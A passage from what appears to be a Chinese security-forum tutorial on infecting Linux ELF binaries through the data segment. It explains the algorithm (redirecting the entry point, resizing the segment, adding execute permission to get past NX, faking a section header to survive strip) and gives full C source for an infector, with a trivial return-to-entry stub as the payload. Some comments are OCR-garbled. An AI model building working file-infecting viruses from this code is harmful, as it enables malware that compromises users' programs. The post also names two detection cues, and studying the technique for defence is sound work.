linux病毒技术之data段感染

yong夜 / 2019-06-07 09:51:00 / 浏览数 5269 安全技术 二进制安全 顶(0) 踩(0)


[TOC]

学习这项技术前，我们带着以下几个问题来学习

什么是data段感染？

这种感染方式和text段感染的理念是一样的，就是通过将寄生代码注入到段中，作为段的一部分，并且将入口点修改为寄生代码的位置，在寄生代码执行完成后再返回原始入

而且在未进行 NX-bit 设置的系统上，如 32 位的 Linux 系统，可以在不改变 data段权限的情况下执行 data 段中的代码（即使段权限为可读+可写）



怎么实现？

我们是对data段进行感染，那么我们需要一些关于data段的前置知识：

1.data段的结尾是.bss节，这是一个在磁盘上不占空间的节，存放的使一些未初始化变量，只有到了内存中才会被分配空间，存放初始化后的数据。这里我们将寄生代码注入

2.data段一般位于最后一个段，所以没有别的段需要更改偏移

感染算法

我们的修改从ELF文件头部到尾部

将 ehdr->e_entry 入口点指向寄生代码所在的位置,也就是data段的尾部，即■■■■■+data■■■■■■

将 ehdr->e_shoff 增加寄生代码的长度,(这是因为节头表在最后的位置，会因为寄生代码的注入而被向后移动)。

定位到data段，修改段的大小，增加寄生代码的长度

- 将 phdr->p_filesz 增加寄生代码的长度。
- 将 phdr->p_memsz 增加寄生代码的长度

修改.bss节以及后面节的偏移地址，原因和节头表的原因一样，都是因为这些节位于寄生代码之后

(可选)修改data段权限，适用于开启了NX-bit设置对非代码段进行了执行限制的系统

```
phdr[DATA].p_flags |= PF_X;
```

(可选)为寄生代码添加一个自定义节头，防止strip命令删除没有节头声明的寄生代码

注入寄生代码

代码实现

根据上面的感染算法，写出下面的完整代码。


需要注意的是，linux下的程序默认编译时是开启了NX，所以我们需要加上第五步可选步骤的代码：`p_hdr[i].p_flags |= PF_X;`来让我们的寄生代码得以执行，如果不给数据段添加执行权限，会报出■■■的异常

```
#include <stdio.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <elf.h>

#define TMP "test2"

int return_entry_start = 1;
char parasite[] = "\x68\x00\x00\x00\x00\xc3";
unsigned long entry_point;
struct stat st;
long bss_addr;

int main(int argc, char **argv)
{

   char *host;
   int parasite_size;
   int fd, i;
   Elf64_Ehdr *e_hdr;
   Elf64_Shdr *s_hdr;
   Elf64_Phdr *p_hdr;
   long o_shoff;
   unsigned char * mem;

   if(argc < 2)
   {
       printf("Usage: %s <elf-host>\n",argv[0]);
   }

   host = argv[1];

   //■■■■■■■■■■
   if((fd=open(host, O_RDONLY)) == -1)
   {
       perror("open");
       goto _error;
   }
   if((fstat(fd, &st)) < 0)
   {
       perror("fstat");
       goto _error;
   }

   //■■■■■■■■■■■
   mem = mmap(NULL, st.st_size, PROT_READ | PROT_WRITE, MAP_PRIVATE, fd, 0);
   printf("[+] Address of %s maps to memory is 0x%X\n", argv[1], mem);
   printf("[+] Magic field is %c%c%c\n", mem[1],mem[2],mem[3]);
   if(mem == MAP_FAILED)
   {
       perror("mmap");
       goto _error;
   }

   e_hdr = (Elf64_Ehdr *)mem;
   //ELF■■■■
   if(e_hdr->e_ident[0] != 0x7f && strcmp(&e_hdr->e_ident[1], "ELF"))
   {
       printf("%s it not an elf file\n", argv[1]);
       goto _error;
   }

   /**
    * 2. ■ ehdr->e_shoff ■■■■■■■■■■,(■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■)■
```


```
    */
   parasite_size = sizeof(parasite);
   o_shoff = e_hdr->e_shoff;
   e_hdr->e_shoff += parasite_size;

   /*
    * ■1■■■3■■
    *
    * ■■■■■■■■
    * ■■data■■■■■■■■■■■
    *
    */
   p_hdr = (Elf64_Phdr *)(mem + e_hdr->e_phoff);
   for(i=0; i<e_hdr->e_phnum; i++)
   {
       if(p_hdr[i].p_type == PT_LOAD)
       {
           if(p_hdr[i].p_offset != 0)
           {
               //■■■■.bss■■■■■
               bss_addr = p_hdr[i].p_offset + p_hdr[i].p_filesz;
               printf("[+] Find data segment\n");
               entry_point = e_hdr->e_entry;
               e_hdr->e_entry = p_hdr[i].p_vaddr + p_hdr[i].p_filesz;
               printf("[+] Data segment file size is 0x%X\n", p_hdr[i].p_filesz);
               printf("[+] New entry is 0x%X\n", e_hdr->e_entry);
               p_hdr[i].p_filesz += parasite_size;
               p_hdr[i].p_memsz += parasite_size;
               //■■■■NX(■■■)
               p_hdr[i].p_flags |= PF_X;
           }
       }

   }

   /*
    * 4.■■.bss■
    *
    */
   printf("[+] Prepare change after .bss and .bss's section\n");
   printf("[+] section header table offset is 0x%X\n", o_shoff);
   s_hdr = (Elf64_Shdr *)(mem + o_shoff);
   for(i=0; i<e_hdr->e_shnum; i++)
   {
       if(s_hdr[i].sh_offset >= bss_addr)
       {
           //printf("[+] Offset of section need to edit is 0x%X\n", s_hdr[i].sh_offset);
           s_hdr[i].sh_offset += parasite_size;
       }
   }

   /*
    * 7. ■■■■■■
    *
    */
   mirror_binary_with_parasite(parasite_size, mem, parasite);

   printf("Data segment infect completed!\n");

_error:
   munmap(mem, st.st_size);
   close(fd);
   return 0;

}

void mirror_binary_with_parasite(unsigned int psize, unsigned char *mem, char *parasite)
{
   int ofd;
```

```
    int c;

    printf("Mirroring host binary with parasite %d bytes\n",psize);
    if((ofd = open(TMP, O_CREAT | O_WRONLY | O_TRUNC, st.st_mode)) == -1)
    {
        perror("tmp binary: open");
        goto _error;
    }
    //■■■data■■■■■■
    if ((c = write(ofd, mem, bss_addr)) != bss_addr)
    {
        printf("failed writing ehdr\n");
        goto _error;
    }

    printf("Patching parasite to jmp to %lx\n", entry_point);
    //■■■■■■
    *(unsigned int *)&parasite[return_entry_start] = entry_point;
    if ((c = write(ofd, parasite, psize)) != psize)
    {
        perror("writing parasite failed");
        goto _error;
    }

    mem += bss_addr;
    if ((c = write(ofd, mem, st.st_size-bss_addr)) != st.st_size-bss_addr)
    {
        printf("Failed writing binary, wrote %d bytes\n", c);
        goto _error;
    }

_error:
    close(ofd);
}
```

但是如果遇到strip，这个命令会将不存在任何节中的寄生代码给删除掉，这就要用到我们第6步的解决方法，伪造一个节去包含我们的寄生代码，这里我就不用代码实现，手



从下面这幅图就可以看出即使再用strip也不能删除寄生代码。



对抗

入口点的位置不在代码段

检测运行时程序代码段的权限

小结

本次学习主要掌握：

1. data段感染的思路，通过将寄生代码注入到data段，然后将入口点位置指向寄生代码处来执行寄生代码，最后在寄生代码里又跳转会原始入口位置来防止原始程序的崩溃
2. 如果存在NX保护，我们通过将data段权限改成可执行权限即可，但这样的话病毒特征就会很明显
3. 如果程序会有被strip的风险，我们可以通过伪造节头包含寄生代码即可绕过

参考

【1】 Linux二进制分析

上一篇：记一次审计小众cms垂直越权 下一篇：Windows调试原理-part0

1. 2 条回复

whoamiaa 2019-06-07 11:45:03

老哥，给个联系方式，想问些问题

0 回复Ta

yong夜 2019-06-10 11:19:58

@whoamiaa 你留个qq或微信，我加你

0 回复Ta

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板